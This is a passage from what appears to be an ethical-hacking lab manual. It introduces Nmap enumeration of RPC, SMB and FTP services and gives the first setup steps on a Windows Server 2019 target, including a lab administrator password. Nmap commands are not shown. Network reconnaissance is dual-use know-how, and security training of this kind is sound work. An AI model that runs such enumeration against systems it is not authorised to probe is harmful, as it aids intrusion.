
Here, we will use Nmap to carry out RPC, SMB, and FTP enumeration.

Note: Before starting this lab, we must configure the FTP service in the target machine (**Windows Server 2019**). To do so, follow **Steps 3-12**.


1. Turn on the **Parrot Security** virtual machine.
2. Switch to the **Windows Server 2019** virtual machine.

Note: If you are logged out of the **Windows Server 2019** machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.


3. Click on the **File Explorer** icon at the bottom of **Desktop**. In the **File Explorer** window, right-click on **Local Disk (C:)** and click **New → Folder**.



4. A New Folder appears. Rename it to **FTP-Site Data**, as shown in the screenshot.

